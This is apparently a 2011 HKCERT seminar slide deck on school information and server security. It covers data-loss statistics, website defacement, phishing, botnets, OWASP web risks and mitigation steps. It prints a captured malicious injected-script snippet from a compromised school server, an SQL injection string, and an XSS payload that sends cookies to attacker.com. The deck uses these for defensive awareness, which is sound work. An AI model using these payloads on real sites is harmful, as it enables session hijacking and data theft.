



School Information and Server Security

Presented by Roland Cheung
HKCERT

Hong Kong Clean PC Day 2011 Seminar (June)



Agenda

- School Security Threat
- Web Application Attack
- Security Mitigation Strategies

Hong Kong Clean PC Day 2011 Seminar (June)



School Security Threat

Hong Kong Clean PC Day 2011 Seminar (June)



Security Threat

Data leakage :

- Hacking
 - Network share
 - Web Portal/FTP server
 - Email Account
- Loss computing device/portable storage
- Malware infection
- Fraud Email (Social Engineering)

Hong Kong Clean PC Day 2011 Seminar (June)

Security Threat

Data Loss statistics reference in worldwide:

- **DataLossDB.org** - gathers information about events involving the loss, theft, or exposure of personally identifiable information (PII).

<http://datalossdb.org/statistics>

- **Year to Date (21-Jun-2011)**

Total Records Affected: 1.2 billions

No. of Incidents: 301


Edu Sector: 15%

Hacking: 22%


Outside: 50%

Security Threat

Incidents by Business Type - Current Year




DataLossDB.org Incidents Over Time



Source: DataLossDB.org



Security Threat




Source: DataLossDB.org

Hong Kong Clean PC Day 2011 Seminar (June)



Security Threat



Source: DataLossDB.org

Hong Kong Clean PC Day 2011 Seminar (June)



Security Threat

System Compromised:

- Website Defacement
- Phishing Website
- Malware hosting
- Botnet

Hong Kong Clean PC Day 2011 Seminar (June)



Security Threat

Why school servers is attractive?

- Resources
 - Bandwidth
 - IP address
- Administration
 - No dedicated staff for IT security
 - Weak patch management

Hong Kong Clean PC Day 2011 Seminar (June)

Security Threat

- Website Defacement
 - an attack on a website that changes the visual appearance of the site or a webpage.
- Zone-H 
 - a website archive of versions of defaced websites.

<http://www.zone-h.org>

Security Threat

- Year to Date (21-Jun-2011)
 - No. of records (.hk): 887
 - No. of records (edu.hk): 26



By Super H4cker

- Source: Zone-H

Security Threat


- Phishing Website (found in websams server)



Hong Kong Clean PC Day 2011 Seminar (June)

Security Threat


- Phishing Website (found in Portal system server)



Hong Kong Clean PC Day 2011 Seminar (June)

Security Threat

- Malware hosting (found in eclass server)



```

<html>(LF)
<head>(LF)
<html>(LF)
<script language="JavaScript">.'http://softwaveshop.ru/';</script>(LF)
(LF)
</html><a href="http://lat-biz.biz/">successful business development</a><br />(LF)
<a href="http://lat-biz.biz/jobs.htm">very money</a><br /><meta http-equiv="" content="0"; URL="http://softwaveshop.ru/">(LF)
(LF)
<center><a href="http://softwaveshop.ru/">Click</a></center>(LF)
<a href="http://softwaveshop.ru/">Click Here</a>(LF)
<tr></td>(LF)
(LF)
(LF)
<script type="text/javascript" src="http://addonrock.ru/Binary.js"></script>(LF)
<!--9f5a0242e99c3721163c6e5b1d9b6b11--><script src=http://school5.chebnet.com/banners/blank.php></script>
  
```

Security Threat

- Malware hosting (found in Appserv system)

Index of /appserv

Name	Last modified	Size	Description
Recent Directory	19-May-2010 09:42	-	
ADMINIS.txt	12-Feb-2005 22:12	1k	
OOPTIONS.txt	33-Oct-2001 02:09	26k	
ChangeLog.txt	14-Jun-2005 15:13	5k	
account.gif	33-Oct-2001 01:03	1k	
anmolcon.gif	33-Oct-2001 01:03	1k	
email.gif	33-Oct-2001 01:03	1k	
flag_english.png	04-May-2001 13:23	1k	
flag_thai.png	12-Aug-2001 07:28	1k	
smex.gif	33-Oct-2001 01:03	1k	
id.jpg	13-May-2010 22:09	26k	
lang_english.php	17-Mar-2004 22:17	2k	
lang_thai.php	17-Mar-2004 22:17	2k	
main.php	30-Apr-2010 22:11	1k	
webcms.gif	33-Oct-2001 01:03	1k	
scan.txt	05-May-2010 18:17	0k	

Malicious files adds in "appserv"

File id.jpg received on 2010.05.19 03:37:54 (UTC)
 Current status: finished
 Result: 12/40 (30%)

Antivirus	Version	Last Update	Result
a-squared	4.5.0.50	2010.05.10	-
AhnLab-V3	2010.05.19.00	2010.05.18	-
Antiy-AVL	8.2.1.242	2010.05.18	PHP/Small.C
Antiy-AVL	2.0.3.7	2010.05.18	-

Security Threat

Botnet (aka Zombie Network, 殭屍網路)

- A collection of compromised computers (called bots, zombie) under a common command-and-control (called C&C) infrastructure.

<http://en.wikipedia.org/wiki/Botnet>



Image source: ENISA

Hong Kong Clean PC Day 2011 Seminar (June)

Security Threat

Spreading Channel


- Website
 - Code Injection
 - Malicious Multimedia Content
 - Search Engine Optimization (SEO) Poisoning
- Email
 - Malicious attachment, e.g. .doc, .pdf, .swf etc
- Instant Messenger (IM)
 - MSN, QQ

Hong Kong Clean PC Day 2011 Seminar (June)

Security Threat

Structure

Command and control
architecture of a centralized botnet



Source: Malwarecity.com

Security Threat

How Botnets are used?

- Spamming
- Phishing
- Denial-of-Service Attacks
- Stealing Confidential Data
- Distributing Malware



Security Threat

Rustock Botnet

- Infected over 1 million PCs
- Send 1 billion spam mail per day
- ~80 % spam mail at peak period
- Taken down in Mar, 2011

Source from Microsoft:

<http://blogs.technet.com/b/mmpc/archive/2011/03/18/operation-b107-rustock-botnet-takedown.aspx>

Hong Kong Clean PC Day 2011 Seminar (June)




Web Application Attack

Hong Kong Clean PC Day 2011 Seminar (June)

Web application Attack

School network infrastructure



Web application Attack

Why security attack targeting web application?


- Allow HTTP traffic
- Typical network firewall does not cover content filtering
- Low patch rate



Web application Attack

Vulnerability Disclosure Statistics

Year-Over-Year Vulnerability Disclosure Data



Source: HP DV Labs

<http://dvlabs.tippingpoint.com/img/FullYear2010%20Risk%20Report.pdf>

Hong Kong Clean PC Day 2011 Seminar (June)



Web application Attack

Web Application Vulnerability Trends

Web App Vuln Disclosure v All Vuln Disclosure, OSVDB 2010




Source: HP DV Labs

Hong Kong Clean PC Day 2011 Seminar (June)

Web application Attack

Popular Opensource CMS Vulnerability Trends

CMS Vulnerabilities 2006 - 2009




Source: HP DVLabs

Hong Kong Clean PC Day 2011 Seminar (June)

Web application Attack

Popular Opensource CMS Vulnerability Trends

CMS Vulnerabilities 2010



Source: HP DVLabs

Hong Kong Clean PC Day 2011 Seminar (June)



Web application Attack

OWASP - Top 10 Web Application Security Risks 2010

Source: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

- **A1: Injection**
- **A2: Cross-Site Scripting (XSS)**
- A3: Broken Authentication and Session Management
- A4: Insecure Direct Object References
- A5: Cross-Site Request Forgery (CSRF)
- A6: Security Misconfiguration
- A7: Insecure Cryptographic Storage
- A8: Failure to Restrict URL Access
- A9: Insufficient Transport Layer Protection
- A10: Unvalidated Redirects and Forwards

Hong Kong Clean PC Day 2011 Seminar (June)



Web application Attack

Injection

- SQL injection
 - A lack of input validation on a website in order to execute unauthorized database commands on a Web Applications database server.
 - E.g.
 - `http://example.com/app/accountView?id=' or '1'='1`**
 - the query to return all the records from the accounts database

Hong Kong Clean PC Day 2011 Seminar (June)



Web application Attack

Cross-Site Scripting (XSS)

- A lack of input validation to enable an attacker to inject malicious client-side code into a webpage which is viewed by a victim's Web browser.

E.g.

```
'><script>document.location=  
'http://www.attacker.com/cgi-  
bin/cookie.cgi?foo='+document.cookie</script>'
```

- the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Hong Kong Clean PC Day 2011 Seminar (June)



Security Mitigation Strategies

Hong Kong Clean PC Day 2011 Seminar (June)



Security Mitigation Strategies

- Security policy
- Security protection
- Security Audit

Hong Kong Clean PC Day 2011 Seminar (June)



Security Mitigation Strategies

Security policy

- Network Access Management
- Patch Management
- Password Management
- Data Management
- Log Management
- Awareness Education

EDB – IT security in school

http://www.edb.gov.hk/FileManager/EN/Content_4833/it%20security%20in%20schools.pdf

Hong Kong Clean PC Day 2011 Seminar (June)

Patch Management

- Vendor's OS and application update checking features
- Patch checking tool
 - Secunia - Personal Software Inspector (PSI)

http://secunia.com/vulnerability_scanning/personal/



Hong Kong Clean PC Day 2011 Seminar (June)

Data Management

- Data Disposal
 - Sanitization, e.g. DoD 5220.22-M
 - Degaussing
- Data Encryption
 - Server/Workstation
 - Database
 - Portable storage

Hong Kong Clean PC Day 2011 Seminar (June)



Security Mitigation Strategies

Security protection

- Anti-Malware
- Network Firewall
- Application Firewall

Hong Kong Clean PC Day 2011 Seminar (June)



Network Firewall

- Stateful Inspection
- Inbound and Outbound traffic filtering
- Traffic Volume analysis
- Block list
- Logging

Hong Kong Clean PC Day 2011 Seminar (June)



Network Firewall

- Malicious Site Blocklist

- ZeuS Blocklist

- <https://zeustracker.abuse.ch/blocklist.php>

- Amada Blocklist

- <http://amada.abuse.ch/blocklist.php>

- Malware Domain Blocklist

- <http://www.malwaredomains.com/files/domains.txt>

abuse.ch ZeuS Tracker

[Home](#) | [FAQ](#) | [ZeuS Blocklist](#) | [ZeuS Tracker](#)

DNS-BH – Malware Domain Blocklist

Malware Prevention through Domain Blocking (Black Hole DNS Sinkhole)

Hong Kong Clean PC Day 2011 Seminar (June)



Application Firewall

- Type of exploits defense supported
 - e.g. OWASP Top 10
- Learning mode
- Self defined rule

Hong Kong Clean PC Day 2011 Seminar (June)



Security Mitigation Strategies

- Security Audit
 - Review policy and procedure
 - Vulnerability scanning

Hong Kong Clean PC Day 2011 Seminar (June)



Security Audit


- Self Assessment
 - Sample Audit checklist
http://www.ogcio.gov.hk/eng/prodev/download/g51_pub.pdf
 - Vulnerability scanning tools,
E.g.
 - OpenVAS (System)
<http://www.openvas.org>
 - Samurai Live CD (Web Application)
<http://samurai.inguardians.com>

Hong Kong Clean PC Day 2011 Seminar (June)

Security Audit



- URLVoid – Site Reputation checking
<http://www.urlvoid.com>



Scanning site with:	Result	Status
AVADA 4	CLEAN	CLEAN
BrowseDefender 4	UNRATED	UNRATED
DNS-BH 4	CLEAN	CLEAN
DShield SBL 4	CLEAN	CLEAN
Google Diagnostic 4	CLEAN	CLEAN
HijHosts 4	UNRATED	UNRATED
joewein.de LLC 4	CLEAN	CLEAN
MalCode 4	CLEAN	CLEAN
Malware Domain List 4	DETECTED	DETECTED
Malware Patrol 4	CLEAN	CLEAN
MyWOT 4	DETECTED	DETECTED
Norton SafeWeb 4	UNRATED	UNRATED
Parasitologic URL ClearingHouse 4	CLEAN	CLEAN
PhishTank 4	CLEAN	CLEAN
SOLMWARE 4	CLEAN	CLEAN
SpamhausDBL 4	CLEAN	CLEAN
SURBL 4	DETECTED	DETECTED
Threat Log 4	CLEAN	CLEAN
Trend Micro Site Safety Center 4	DETECTED	DETECTED
URIBL 4	CLEAN	CLEAN
VSCAN 4	CLEAN	CLEAN
Web Security Guard 4	UNRATED	UNRATED
ZenUS Tracker 4	CLEAN	CLEAN

Security Audit

Outsource

- EDB - Central Technical Support Team for School
 - School Network System Assessment and Management Services

<http://www.edb.gov.hk/ited/techsupport>



Q & A

Thank You
Emai: hkcert@hkcert.org